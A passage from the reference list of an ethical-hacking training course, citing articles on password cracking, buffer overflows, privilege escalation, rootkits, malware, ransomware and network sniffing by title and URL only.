304. Atom, (2010), Automated Password Cracking: Use oclHashcat To Launch A Fingerprint Attack, from https://www.question-defense.com/2010/08/15/automated-password-cracking-use-oclhashcat-to-launch-a-fingerprint-attack.
305. The Different Types of Password Cracking Techniques, from https://password-managers.bestreviews.net/the-different-types-of-password-cracking-techniques/.
306. Daniel Turner, (2012), Hashcat Per Position Markov Chains, from https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/hashcat-per-position-markov-chains/.
307. Lisa Bock, Defend against password attacks, from https://www.linkedin.com/learning/ethical-hacking-system-hacking/defend-against-password-attacks.
308. Daniel Doc Sewell, Offline Password Cracking: The Attack and the Best Defense, from https://www.alpinesecurity.com/blog/offline-password-cracking-the-attack-and-the-best-defense-against-it.
309. Samantha Rorke, (2017), Protecting your Network against Brute Force Password attacks, from https://www.lookingglasscyber.com/blog/threat-intelligence-insights/protecting-network-brute-force-password-attacks/.
310. Adam Gordon, (2017), How to prevent password attacks and other exploits, from https://searchsecurity.techtarget.com/tip/How-to-prevent-password-attacks-and-other-exploits.
311. What is a buffer overflow? Learn about buffer overrun vulnerabilities, exploits & attacks, from https://www.veracode.com/security/buffer-overflow.
312. Buffer Overflow Attack with Example, from https://www.geeksforgeeks.org/buffer-overflow-attack-with-example/.
313. (2020), Buffer overflow, from https://en.wikipedia.org/wiki/Buffer_overflow.
314. Differences between Stack and Heap, from http://net-informations.com/faq/net/stack-heap.htm.
315. Stack vs Heap Memory Allocation, from https://www.geeksforgeeks.org/stack-vs-heap-memory-allocation/.
316. Subhashini Rai, (2019), What Is Stack Based Buffer Overflow?, from https://hackersonlineclub.com/stack-based-buffer-overflow/.
317. Heap overflow and Stack overflow, from https://www.geeksforgeeks.org/heap-overflow-stack-overflow/.
318. (2018), 32-Bit Windows Buffer Overflows Made Easy, from https://veteransec.com/2018/09/10/32-bit-windows-buffer-overflows-made-easy/.
319. Tomasz Andrzej Nidecki, (2019), What Is a Buffer Overflow, from https://www.acunetix.com/blog/web-security-zone/what-is-buffer-overflow/.
320. Buffer Overflow Attack, from https://www.imperva.com/learn/application-security/buffer-overflow/.
321. Avoiding Buffer Overflows and Underflows, from https://developer.apple.com/library/archive/documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows.html.
322. Buffer Overflow Defenses, from http://wwwusers.di.uniroma1.it/~parisi/Risorse/BO-defense.pdf.
323. Bradley Green, Exploitation Development and Implementation, from http://www.iup.edu/WorkArea/DownloadAsset.aspx?id=170683.
324. Mutaz Alsallal, (2018), Identifying Named Pipe Impersonation and Other Malicious Privilege Escalation Techniques, from https://securityintelligence.com/identifying-named-pipe-impersonation-and-other-malicious-privilege-escalation-techniques/.
325. Azeria, Privilege Escalation, from https://azeria-labs.com/privilege-escalation/.
326. (2017), Unquoted Service Path, from https://pentestlab.blog/2017/03/09/unquoted-service-path/.
327. Jonathan, (2015), Common Windows Privilege Escalation Vectors, from https://www.toshellandback.com/2015/11/24/ms-priv-esc/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

328. Abed, (2017), Pivots and Relays for Extreme Post-Exploitation Control, from https://www.semurity.com/pivots-and-relays-for-extreme-post-exploitation-control/.
329. (2012), Post Exploitation – Port Forwarding, from https://pentestlab.blog/2012/04/22/post-exploitation-port-forwarding/.
330. (2018), Access Tokens, from https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens?redirectedfrom=MSDN.
331. Windows Shim Database (SDB) Parser (shims), from https://tzworks.net/prototype_page.php?proto_id=33.
332. (2020), sudo, from https://en.wikipedia.org/wiki/Sudo.
333. Margaret Rouse, (2005), sudo (superuser do), from https://searchsecurity.techtarget.com/definition/sudo-superuser-do.
334. Privilege Escalation, from https://chryzsh.gitbooks.io/pentestbook/privilege_escalation_-_linux.html.
335. Raj Chandel, (2018), Linux Privilege Escalation using SUID Binaries, from https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/.
336. Barrow, (2016), Use a Misconfigured SUID Bit to Escalate Privileges & Get Root, from https://null-byte.wonderhowto.com/how-to/use-misconfigured-suid-bit-escalate-privileges-get-root-0173929/.
337. David Lodge, (2015), Exploiting SUID Executables, from https://www.pentestpartners.com/security-blog/exploiting-suid-executables/.
338. Justin Ellingwood, (2018), How To Protect Your Server Against the Meltdown and Spectre Vulnerabilities, from https://www.digitalocean.com/community/tutorials/how-to-protect-your-server-against-the-meltdown-and-spectre-vulnerabilities.
339. (2018), Meltdown and Spectre Side-Channel Vulnerability Guidance, from https://www.us-cert.gov/ncas/alerts/TA18-004A.
340. Mike Burns, (2018), Running the Intel Meltdown Detection Tool, from https://medium.com/think-stack/running-the-intel-meltdown-detection-tool-d4d92735e606.
341. James Sanders, (2019), Spectre and Meltdown explained: A comprehensive guide for professionals, from https://www.techrepublic.com/article/spectre-and-meltdown-explained-a-comprehensive-guide-for-professionals/.
342. (2019), Execution, from https://attack.mitre.org/tactics/TA0002/.
343. (2020), Keystroke logging, from https://en.wikipedia.org/wiki/Keystroke_logging.
344. (2020), Defending Against Keyloggers, from https://documentation.logmein.com/webhelp/EN/SecDoc/LogMeIn/c_common_Security_keylogger.html.
345. Linda McGlasson, (2010), How to Beat Keyloggers, from https://www.bankinfosecurity.com/how-to-beat-keyloggers-a-2999.
346. (2018), How to Protect Yourself From Keyloggers, from https://www.expressvpn.com/internet-privacy/guides/protect-yourself-from-keyloggers-monitoring/.
347. (2013), Defending against Keyloggers, from https://homeguntraining.wordpress.com/2013/04/23/defendingagainstkeylogger/.
348. Ben Alonzo, (2017), Simple tips for defending against keylogger attacks, from https://ultratechlife.com/tech/simple-tips-for-defending-against-keylogger-attack/.
349. Five ways to keep keyloggers away from your data, from https://www.nbins.com/blog/cyber-risk/five-ways-to-keep-keyloggers-away/.
350. (2020), Rootkit, from https://en.wikipedia.org/wiki/Rootkit.
351. Rootkit, from https://www.imperva.com/learn/application-security/rootkit/.
352. (2018), LoJax: First UEFI rootkit found in the wild, courtesy of the Sednit group, from https://www.welivesecurity.com/wp-content/uploads/2018/09/ESET-LoJax.pdf.
353. (2018), LoJax UEFI Rootkit Used in Cyberespionage, from https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/lojax-uefi-rootkit-used-in-cyberespionage.
354. Andrei Raul Ardelean, Claudiu Ștefan Coblis, Cristofor Ochinca, and Cristian Alexandru Istrate, Inside Scranos – A Cross Platform, Rootkit-Enabled Spyware Operation, from https://www.bitdefender.com/files/News/CaseStudies/study/253/Bitdefender-Whitepaper-RootKit-CREAT3432-en-EN.pdf.
355. Catalin Cimpanu, (2019), Scranos rootkit expands operations from China to the rest of the world, from https://www.zdnet.com/article/scranos-rootkit-expands-operations-from-china-to-the-rest-of-the-world/.
356. Garrett Gross, (2016), Rootkit Detection: Techniques and Best Practices, from https://www.alienvault.com/blogs/security-essentials/rootkit-detection-techniques-and-best-practices.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

357. (2020), Rootkit Detection, from https://en.wikipedia.org/wiki/Rootkit#Detection.

358. Randy Franklin Smith, (2006), Defending Against Rootkits, from https://www.itprotoday.com/security/defending-against-rootkits.

359. Mike Chapple, (2015), Security Matters: Rootkit Attacks and How to Prevent Them, from http://www.gocertify.com/articles/security-matter-rootkit-attacks-and-how-to-prevent-them.html.

360. Jesus Olguin, (2016), Steganalysis, the Counterpart of Steganography, from https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/steganalysis-the-counterpart-of-steganography/.

361. Clear-EventLog, from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/clear-eventlog?view=powershell-5.1.

362. Ivan Jenic, (2018), How to clear the Event Log in Windows 10, 7, from https://windowsreport.com/clear-event-log-windows-8/.

363. (2020), Atomic Test #1 - Clear Logs, from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1070/T1070.md#atomic-test-1---clear-logs.

364. Anand Khanse, (2018), Cipher command line tool in Windows 10, from https://www.thewindowsclub.com/cipher-command-line-tool-windows.

365. (2018), MS-DOS and Windows command line cipher command, from https://www.computerhope.com/cipher.htm.

366. Nihad Ahmad Hassan, Rami Hijazi, and Helvi Salminen, (2017), Data Hiding Techniques in Windows OS: A Practical Approach to Investigation and Defense, from https://books.google.co.in/books?id=sy2lCgAAQBAJ&pg=PA267&lpg=PA267&dq=techniques+for+wiping+attack+traces&source=bl&ots=__ihU2l6i6&sig=ACfU3U2zKfyKvtl6BE4MBS3iSLqroM8x1w&hl=en&sa=X&ved=2ahUKEwic2JSI9pzjAhVTdCsKHVEEAaA4ChDoATANegQICRAB#v=onepage&q=cipher.exe&f=false.

367. Trisha, (2014), How to Disable Virtual Memory in Windows 10, from https://www.trishtech.com/2014/11/disable-virtual-memory-in-windows-10/.

368. (2017), Enable Last Access timestamp for files and folder in Windows, from https://www.opentechguides.com/how-to/article/windows-10/129/enable-last-access-time.html.

369. Richard Falk, (2016), How to disable Sleep Mode or Hibernation, from https://www.pugetsystems.com/labs/support-software/How-to-disable-Sleep-Mode-or-Hibernation-793/.

370. Clear Thumbnails Cache – Guide for Windows XP, Vista, 7, 8, 8.1, 10, from https://neosmart.net/wiki/clear-thumbnails-cache/.

Module 07: Malware Threats

371. The corporate threat posed by email Trojans, from https://www.gfisoftware.de/whitepapers/network-protection-against-trojans.pdf

372. Fausi Qattan & Fredrik Thernelius, (2004), Master's Thesis, from http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.112.1869&rep=rep1&type=pdf.

373. Commodon Communications - Threats to your Security on the Internet, from http://www.commodon.com/threat/index.htm.

374. Van Hauser/THC, Placing Backdoors Through Firewalls, from https://www.cgisecurity.com/lib/placing_backdoors_through_firewalls.txt.

375. David Wells, (1996), Wrappers, from http://www.objs.com/survey/wrap.htm.

376. Trojans FAQ, from http://techgenix.com/trojans-faq/.

377. How to block ICMP tunneling?, from https://listserv.icsalabs.com/pipermail/firewall-wizards/1999-July/006060.html.

378. Candid Wueest, (2015), Financial Trojans in 2014: Takedowns contributed to 53 percent drop in infections, but threat is still prevalent, from https://www.symantec.com/connect/blogs/financial-trojans-2014-takedowns-contributed-53-percent-drop-infections-threat-still-prevalent.

379. Candid Wueest, (2015), The state of financial Trojans 2014, from https://www.symantec.com/content/dam/symantec/docs/white-papers/state-of-financial-trojans-2014-en.pdf.

380. (2013), Battling with Cyber Warriors- Exploit Kits, from https://resources.infosecinstitute.com/battling-cyber-warriors-exploit-kits/.

381. Joshua Cannell, (2013), Tools of the Trade: Exploit Kits, from https://blog.malwarebytes.com/cybercrime/2013/02/tools-of-the-trade-exploit-kits/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

382. Pierluigi Paganini, (2014), New private Exploit-Kit "Infinity" on the underground, from http://securityaffairs.co/wordpress/25013/cyber-crime/new-private-exploit-kit-infinity-available-underground.html.

383. Marco Preuss, (2013), ChewBacca - a New Episode of Tor-based Malware, from https://securelist.com/chewbacca-a-new-episode-of-tor-based-malware/58192/.

384. Yotam Gottesman, (2014), RSA Uncovers New POS Malware Operation Stealing Payment Card & Personal Information, from https://community.rsa.com/community/products/netwitness/blog/2014/01/30/rsa-uncovers-new-pos-malware-operation-stealing-payment-card-personal-information.

385. Pierluigi Paganini, (2012), Skynet, the potential use of Tor as a bulletproof botnet, from http://securityaffairs.co/wordpress/10960/cyber-crime/skynet-the-potential-use-of-tor-as-a-bulletproof-botnet.html.

386. (2013), SpyGate RAT, from http://spygate-rat.blogspot.in/.

387. Marshall Brain, How Computer Viruses Work, from http://www.mindpride.net/root/Extras/how-stuff-works/how_computer_viruses_work.htm.

388. Virus Protection, from http://www.mindpride.net/root/services/virus_alert_map_advisory.htm.

389. Paul Boutin, (2003), An inside view of the worm that crashed the Internet in 15 minutes, from https://www.wired.com/2003/07/slammer/.

390. Mark Russinovich, (2019), Autoruns for Windows v13.96, from https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns.

391. Mark Russinovich, (2011), TCPView v3.05, from https://docs.microsoft.com/en-us/sysinternals/downloads/tcpview.

392. Norman Book on Computer Viruses, from http://download.norman.no/manuals/eng/BOOKON.PDF.

393. Carey Nachenberg, Understanding and Managing Polymorphic Viruses, from https://www.symantec.com/avcenter/reference/striker.pdf.

394. Dr. Alan Solomon and Robert M. Slade, 1990 - VX BBS & Little Black Book (AT&T Attack), 1991 - Tequila, 2001 - Gnuman, Winux Windows/Linux Virus, 2004 - Trojan.Xombe, Randex, Bizex, Witty, from https://www.cknow.com/cms/vtutor/virus-history-summary.html.

395. Ransomware, from https://en.wikipedia.org/wiki/Ransomware.

396. ANGLER EK AND ANOTHER CRYPTOWALL SAMPLE, from http://malware-traffic-analysis.net/2014/05/28/index.html.

397. GENERAL REMOVAL INSTRUCTIONS, from https://www.f-secure.com/v-descs/guides/general-removal-instructions.shtml.

398. Andreinick05's Batch Virus Maker, from http://www.nerdprogrammer.in/2014/03/andreinick05s-batch-virus-maker.html.

399. DEADLY VIRUS MAKER, from www.nerdprogrammer.in/2014/02/deadlines-virus-maker.html.

400. Praneeth, (2012), DeadLine's Virus Maker 1.8.5, from http://internetfalcon.blogspot.in/2012/11/deadlines-virus-maker-185.html.

401. Computer Worms, from https://userpages.umbc.edu/~dgorin1/432/worms.htm.

402. Kaoru Hayashi, (2014), IoT Worm Used to Mine Cryptocurrency, from https://www.symantec.com/connect/blogs/iot-worm-used-mine-cryptocurrency.

403. Kaoru Hayashi, (2013), Linux Worm Targeting Hidden Devices, from https://www.symantec.com/connect/blogs/linux-worm-targeting-hidden-devices.

404. (2014), Exploit Kits, from https://www.trustwave.com/Resources/SpiderLabs-Blog/Terror-Exploit-Kit--More-like-Error-Exploit-Kit/?page=1&year=0&month=0&tag=Exploit+Kits&LangType=1033.

405. Worm, from https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/worm.

406. R. A. Hettinga, (2003), Random Scanning Worms and Sapphire/Slammer's PRNG..., from https://www.mail-archive.com/cryptography@wasabisystems.com/msg03503.html.

407. King Adnan Anjum, (2010), Reverse WWW Shell - Covert Channels Using HTTP, from https://hackguide4u.blogspot.com/2010/03/reverse-www-shell-covert-channels-using.html.

408. DaBoss, (2013), File Extensions, from https://www.cknow.com/cms/vtutor/file-extensions.html.

409. DaBoss, (2013), Companion Files, from https://www.cknow.com/cms/vtutor/companion-files.html.

410. Ed Skoudis, (2003), Trojan horses, from http://www.informit.com/articles/article.aspx?p=102181&seqNum=2.

411. Shahram Monshi Pouri, Nikunj Modi, Trojans and Backdoors, from https://www.it.uu.se/edu/course/homepage/sakdat/ht06/assignments/pm/programme/modi-monshipouri.pdf.

412. (2016), What Is A Banking Trojan And How Does It Work, from https://thecentexitguy.com/what-is-a-banking-trojan-and-how-does-it-work/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

413. Candid Wueest, (2017), ISTR Financial Threats Review 2017, from https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-financial-threats-review-2017-en.pdf.
414. Swati Khandelwal, (2017), New Windows Trojan Spreads MIRAI Malware To Hack More IoT Devices, from https://thehackernews.com/2017/02/mirai-iot-botnet-windows.html#author-info.
415. Catalin Cimpanu, (2017), New Malware Intentionally Bricks IoT Devices, from https://www.bleepingcomputer.com/news/security/new-malware-intentionally-bricks-iot-devices/.
416. Farzad, (2010), Introduction to Trojans and Backdoors, from https://www.symantec.com/connect/articles/introduction-trojans-and-backdoors.
417. (2017), Virus hoax, from https://www.sophos.com/en-us/threat-center/threat-analyses/hoaxes/virus-hoax.aspx.
418. Emilian Varsanov, (2017), Zeus Virus Scam (2017 Alert Hoax) , from https://www.virusresearch.org/zeus-virus-scam-2017-alert-hoax/.
419. (2016), Kaspersky Security Bulletin 2016. Story of the year The Ransomware revolution, from https://media.kaspersky.com/en/business-security/kaspersky-story-of-the-year-ransomware-revolution.pdf.
420. (2016), Locky Ransom Virus Removal and Preventive Vaccination. Everything you need to Know, from https://www.techsupportall.com/beware-locky-ransomware-need-know-locky/.
421. Tomas Meskauskas, (2017), Locky Ransomware [Updated], from https://www.pcrisk.com/removal-guides/9807-locky-ransomware.
422. Andra Zaharia, (2016), Security Alert: New Locky Ransomware Shows Off through Rampant Distribution, from https://heimdalsecurity.com/blog/security-alert-new-locky-ransomware-shows-off-rampant-distribution/.
423. (2017), What you need to know about the WannaCry Ransomware, from https://www.symantec.com/blogs/threat-intelligence/wannacry-ransomware-attack.
424. Russell Brandom, (2017), Petya ransomware authors demand $250,000 in first public statement since the attack, from https://www.theverge.com/2017/7/5/15922216/petya-notpetya-ransomware-authors-bitcoin-demand-decrypt.
425. What is the FAT Virus?, from https://www.wisegeek.com/what-is-the-fat-virus.htm#comments.
426. Rohil Dubey, Security and Malware - Web Scripting Viruses, from http://touque.ca/EC/students/DubeyR/ics_minor_project.html.
427. Margaret Rouse, (2007), E-Mail Virus, from https://searchmidmarketsecurity.techtarget.com/definition/email-virus.
428. E-Mail Virus, from https://www.techopedia.com/definition/15802/email-virus.
429. Common Trojan Ports, from https://www.pcsecurityworld.com/75/common-trojan-ports.html.
430. (2019), Commonly Used Port, from https://attack.mitre.org/techniques/T1043/.
431. (2016), Necurs Botnet Returns With Updated Locky Ransomware In Tow, from https://www.proofpoint.com/us/threat-insight/post/necurs-botnet-returns-with-updated-locky-ransomware-in-tow.
432. Luis Mendieta, (2018), DreamBot Campaign Dreams Big, from https://www.anomali.com/blog/dreambot-campaign-dreams-big.
433. Gurubaran S, (2017), Dreambot Banking Trojan Delivered via Resume-Themed Email, from https://gbhackers.com/dreambot-banking-trojan/.
434. (2019), Point-of-sale malware, from https://en.wikipedia.org/wiki/Point-of-sale_malware.
435. (2013), Point-of-Sale Malware Threats, from https://www.secureworks.com/research/point-of-sale-malware-threats.
436. Sergey Yunakovsky, (2017), Neutrino modification for POS-terminals, from https://securelist.com/neutrino-modification-for-pos-terminals/78839/.
437. (2016), Point of Sale (POS), from https://blog.malwarebytes.com/threats/point-of-sale-pos/.
438. (2017), New Trojan Attacks Point-Of-Sale Systems Seeking Card Info, from https://www.cyberianit.com/2017/07/26/new-trojan-attacks-point-of-sale-systems-seeking-card-info/.
439. (2019), BasBanke: Trend-setting Brazilian banking Trojan, from https://securelist.com/basbanke-trend-setting-brazilian-banking-trojan/90365/.
440. Yiyi Miao, (2017), Most Destructive Malware of All Time, from https://www.opswat.com/blog/most-destructive-malware-all-time.
441. Ben Herzog, (2018), Godzilla Loader and the Long Tail of Malware, from https://research.checkpoint.com/godzilla-loader-and-the-long-tail-of-malware/.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

442. (2020), Alert (TA18-201A) Emotet Malware, from https://www.us-cert.gov/ncas/alerts/TA18-201A.

443. (2020), Trojan.Downloader, from https://blog.malwarebytes.com/detections/trojan-downloader/.

444. Norah Armstrong, Inside-Out Attacks. Covert Channel Attacks Inside-out Attacks, from https://docplayer.net/864961-Inside-out-attacks-ivan-buetler-csnc-ch-covert-channel-attacks-inside-out-attacks-seite-1-glarnischstrasse-7-postfach-1671-ch-8640-rapperswil.html.

445. (2015), RIG Exploit Kit Source Code Leak - The End or Just the Beginning of RIG?, from https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/rig-exploit-kit-source-code-leak-the-end-or-just-the-beginning-of-rig/.

446. David Maciejak and Kenny Yongjian Yang, (2018), Dharma Ransomware: What It's Teaching Us, from https://www.fortinet.com/blog/threat-research/dharma-ransomware--what-it-s-teaching-us.html.

447. Jake Doevan, (2020), Dharma ransomware. 34 Variants listed. 2019 removal instructions, from https://www.2-spyware.com/remove-dharma-ransomware-virus.html.

448. Lena Fuks, (2019), 10 Ransomware Attacks You Should Know About in 2019, from https://www.allot.com/blog/10-ransomware-attacks-2019/.

449. Ransomware, from https://www.trendmicro.com/vinfo/us/security/news/ransomware/page/1.

450. Allan Liska, (2019), 4 Ransomware Trends to Watch in 2019, from https://www.recordedfuture.com/ransomware-trends-2019/.

451. Nat BotPak, (2019), eCh0raix ransomware: Targets Linux file storage servers, from https://en.secnews.gr/185636/ech0raix-ransomware-sto-stochastro-diakomistes-apothikefsis-archeion-linux/.

452. (2019), eCh0raix Ransomware Found Targeting QNAP Network-Attached Storage Devices, from https://www.trendmicro.com/vinfo/au/security/news/cybercrime-and-digital-threats/ech0raix-ransomware-found-targeting-qnap-network-attached-storage-devices.

453. Gurubaran S, (2019), New eCh0raix Ransomware Attacking Linux File Storage Servers, from https://gbhackers.com/qnap-ech0raix-ransomware/.

454. Sergiu Gatlan, (2019), New eCh0raix Ransomware Brute-Forces QNAP NAS Devices, from https://www.bleepingcomputer.com/news/security/new-ech0raix-ransomware-brute-forces-qnap-nas-devices/.

455. Tomas Meskauskas, (2018), Samsam Ransomware, from https://www.pcrisk.com/removal-guides/9992-samsam-ransomware.

456. Dorka Palotay and Peter Mackenzie, (2018), SamSam Ransomware Chooses Its Targets Carefully, from https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/SamSam-ransomware-chooses-its-targets-carefully-wpna.pdf.

457. Penny Hoelscher, (2019), What are virus hoaxes, from https://www.comparitech.com/antivirus/virus-hoax/.

458. Ventsislav Krastev, (2018), Google Critical Security Alert Virus Scam (Gmail) – How to Remove (2019), from https://sensorstechforum.com/google-critical-security-alert-virus-scam-gmail-remove/.

459. Moseley, (2019), Two – thirds of all antivirus applications in Android are fraud, from https://cybersguards.com/two-thirds-of-all-antivirus-applications-in-android-are-fraud/.

460. Catalin Cimpanu, (2019), Two-thirds of all Android antivirus apps are frauds, from https://www.zdnet.com/article/two-thirds-of-all-android-antivirus-apps-are-frauds/.

461. (2019), Fileless threats, from https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/fileless-threats.

462. Mary Branscombe, (2019), What is fileless malware and how do you protect against it?, from https://www.techrepublic.com/article/what-is-fileless-malware-and-how-do-you-protect-against-it/.

463. Kate Brew, (2019), Fileless Malware Detection: A Crash Course, from https://cybersecurity.att.com/blogs/security-essentials/fileless-malware-detection.

464. Simon Floreza, Donald Castillo, and Mark Manahan, (2018), Security 101: Defending Against Fileless Malware, from https://www.trendmicro.com/vinfo/in/security/news/security-technology/security-101-defending-against-fileless-malware#documentexploits.

465. Lenny Zeltser, (2018), How Fileless Malware Infections Start, from https://blog.minerva-labs.com/how-fileless-malware-infections-start.

466. Jareth, (2017), Fileless malware: Invisible threat or scaremongering hype?, from https://blog.emsisoft.com/en/29070/fileless-malware-attacks/.

467. What Is Fileless Malware?, from https://www.mcafee.com/enterprise/en-in/security-awareness/ransomware/what-is-fileless-malware.html.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

468. Fileless Malware Attacks, from https://d3pakblog.wordpress.com/2018/05/05/d34n6_fileless-malware-attacks-intro/.
469. Pedro Tavares, (2018), The Art of Fileless Malware, from https://resources.infosecinstitute.com/art-fileless-malware/#gref.
470. Edmund Brumaghin, (2019), Divergent: "Fileless" NodeJS Malware Burrows Deep Within the Host, from https://blog.talosintelligence.com/2019/09/divergent-analysis.html.
471. Manohar Ghule and Mohd Sadique, (2019), Fileless malware campaign roundup, from https://www.zscaler.com/blogs/research/fileless-malware-campaign-roundup.
472. (2019), Vaporworm Threat: What You Need to Know About the Next Evolution of Malware, from https://www.avertium.com/vaporworm-threat-what-you-need-to-know-about-the-next-evolution-of-malware/.
473. Sudais Asif, (2019), Thousands of Windows PCs infected by Nodersok/Divergent fileless malware, from https://www.hackread.com/windows-pcs-infected-nodersok-divergent-fileless-malware/.
474. Dor Zvi, (2019), Obfuscated Fileless Malware in Cyberattackers' Toolkits: A Closer Look, from https://www.mimecast.com/blog/2019/06/obfuscated-fileless-malware-in-cyberattackers-toolkits-a-closer-look/.
475. Xiaopeng Zhang, (2019), Analysis of a Fresh Variant of the Emotet Malware, from https://www.fortinet.com/blog/threat-research/analysis-of-a-fresh-variant-of-the-emotet-malware.html.
476. Emotet, from https://www.malwarebytes.com/emotet/.
477. Max Heinemeyer, (2019), Glimpsing inside the trojan horse: An insider analysis of Emotet, from https://www.darktrace.com/en/blog/glimpsing-inside-the-trojan-horse-an-insider-analysis-of-emotet/.
478. Vishal Thakur, (2018), Malware analysis: decoding Emotet, part 1, from https://blog.malwarebytes.com/threat-analysis/2018/05/malware-analysis-decoding-emotet-part-1/.
479. (2018), Emotet Trojan, from https://www.cyberswachhtakendra.gov.in/alerts/emotet.html.
480. (2018), SamSam Ransomware Campaigns, from https://www.secureworks.com/research/samsam-ransomware-campaigns.
481. (2018), SamSam ransomware: controlled distribution for an elusive malware, from https://blog.malwarebytes.com/threat-analysis/2018/06/samsam-ransomware-controlled-distribution/.
482. Andrea Lelli, (2019), Dismantling a fileless campaign: Microsoft Defender ATP's Antivirus exposes Astaroth attack, from https://www.microsoft.com/security/blog/2019/07/08/dismantling-a-fileless-campaign-microsoft-defender-atp-next-gen-protection-exposes-astaroth-attack/.
483. Adam Mansour, (2017), How to Block Fileless Malware, from https://www.intelligonetworks.com/blog/fileless-malware.
484. David Strom, (2019), How to Defend Your Organization Against Fileless Malware Attacks, from https://securityintelligence.com/how-to-defend-your-organization-against-fileless-malware-attacks/.
485. (2018), Fileless Malware: What It Is and How to Stop It, from https://www.tripwire.com/state-of-security/security-awareness/fileless-malware-stop/.
486. Sharron Malaver, (2018), How to Protect Against Fileless Malware Attacks, from https://blog.minerva-labs.com/how-to-protect-against-fileless-malware-attacks.
487. Margaret Rouse, (2019), Fileless malware attack, from https://whatis.techtarget.com/definition/fileless-infection-fileless-malware.
488. Stephen Cooper, (2018), Fileless malware attacks explained, from https://www.comparitech.com/blog/information-security/fileless-malware-attacks/.
489. (2018), Fileless Malware the Stealth Attacker, from https://www.allot.com/resources/TB_FILELESS_MALWARE_THREAT_BULLETIN.pd_.pdf.

Module 08: Sniffing

490. Kyle Lai, (2002), Change MAC Address on Win2K & XP, from https://seclists.org/pen-test/2002/Nov/25.
491. Christopher R. Russel, (2001), Penetration Testing with dsniff, from http://www.ouah.org/dsniffintr.htm
492. Telephone tapping or wiretapping, from https://en.wikipedia.org/wiki/Telephone_tapping.
493. Dashdorj Yamkhin, and Youjip Won, Modeling and Analysis of Wireless LAN Traffic, from http://www.dmclab.hanyang.ac.kr/files/publication/journals/international/200911_08.pdf.
494. Sakun, (2011), Overview of Layer 2 Switched Networks and Communication, from http://www.sakunsharma.in/2011/07/overview-layer-2-switched-networks-communication/.
495. R. Droms, (1997), Dynamic Host Configuration Protocol, from https://www.ietf.org/rfc/rfc2131.txt.
496. Yusuf Bhaiji, Understanding, Preventing, Defending Against Layer 2 Attacks, from https://www.sanog.org/resources/sanog15/sanog15-yusuf-l2-security.pdf.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

497. Satya P Kumar Somayajula, Yella. Mahendra Reddy, and Hemanth Kuppili, (2011), A New Scheme to Check ARP Spoofing: Prevention of MAN-IN-THE-MIDDLE Attack, from http://www.ijcsit.com/docs/Volume%202/vol2issue4/ijcsit2011020420.pdf.

498. Yusuf Bhaiji, LAYER 2 ATTACKS & MITIGATION TECHNIQUES, from https://www.sanog.org/resources/sanog7/yusuf-L2-attack-mitigation.pdf.

499. Adam Barth, Juan Caballero, and Dawn Song, Secure content sniffing for Web browsers or How to stop papers from reviewing themselves, from https://www.adambarth.com/papers/2009/barth-caballero-song.pdf.

500. Undetectable sniffing on Ethernet, from https://www.askapache.com/hacking/sniffing-ethernet-undetected/.

501. Kirk Hausman, Diane Barrett, and Martin Weiss, (2003),Identifying Nonessential Services and Attacks > Attacks, from http://www.informit.com/articles/article.asp?p=98121&seqNum=2.

502. ARP cache poisoning /ARP spoofing, from https://su2.info/doc/arpspoof.php.

503. Address Resolution Protocol (ARP), from www.erg.abdn.ac.uk/users/gorry/course/inet-pages/arp.html.

504. Packages, from https://www.debian.org/distrib/packages.

505. The Hacker's Ethic, from http://web.textfiles.com/ezines/HWA/hwa-hn34.txt.

506. Alberto Ornaghi and Marco Valleri, Man in the middle attacks, from https://www.blackhat.com/presentations/bh-europe-03/bh-europe-03-valleri.pdf.

507. Tom Olzak, (2006), DNS Cache Poisoning: Definition and Prevention, from https://adventuresinsecurity.com/Papers/DNS_Cache_Poisoning.pdf.

508. Daiji Sanai, (2001), Detection of Promiscuous Nodes using ARP packets, from http://www.securityfriday.com/promiscuous_detection_01.pdf.

509. (2018), Catalyst 4500 Series Switch Cisco IOS Software Configuration Guide, 12.2(25)EW, from https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst4500/12-2/25ew/configuration/guide/conf/port_sec.html.

510. Raj Chandel, (2017), DHCP Penetration Testing, from https://www.hackingarticles.in/dhcp-penetration-testing/.

511. (2016), 7 Popular Layer 2 Attacks, from http://www.pearsonitcertification.com/articles/article.aspx?p=2491767.

512. (2019), VLAN hopping, from https://en.wikipedia.org/wiki/VLAN_hopping#Switch_spoofing.

513. VLAN Hopping, from https://networklessons.com/cisco/ccnp-switch/vlan-hopping.

514. Pam, (2018), VLAN Hopping: How to Prevent an Attack, from https://www.alienvault.com/blogs/security-essentials/vlan-hopping-and-mitigation.

515. (2018), Common Attack Types on Switches, from https://digitalfortresslk.wordpress.com/2018/03/22/common-attack-types-on-switches/.

516. Valter Popeskic, STP Layer 2 attack – Manipulating Spanning Tree Protocol settings, from https://howdoesinternetwork.com/2012/stp-attack.

517. (2019), Protecting Against an STP Attack, from https://www.ccexpert.us/configuration-mode/protecting-against-an-stp-attack.html.

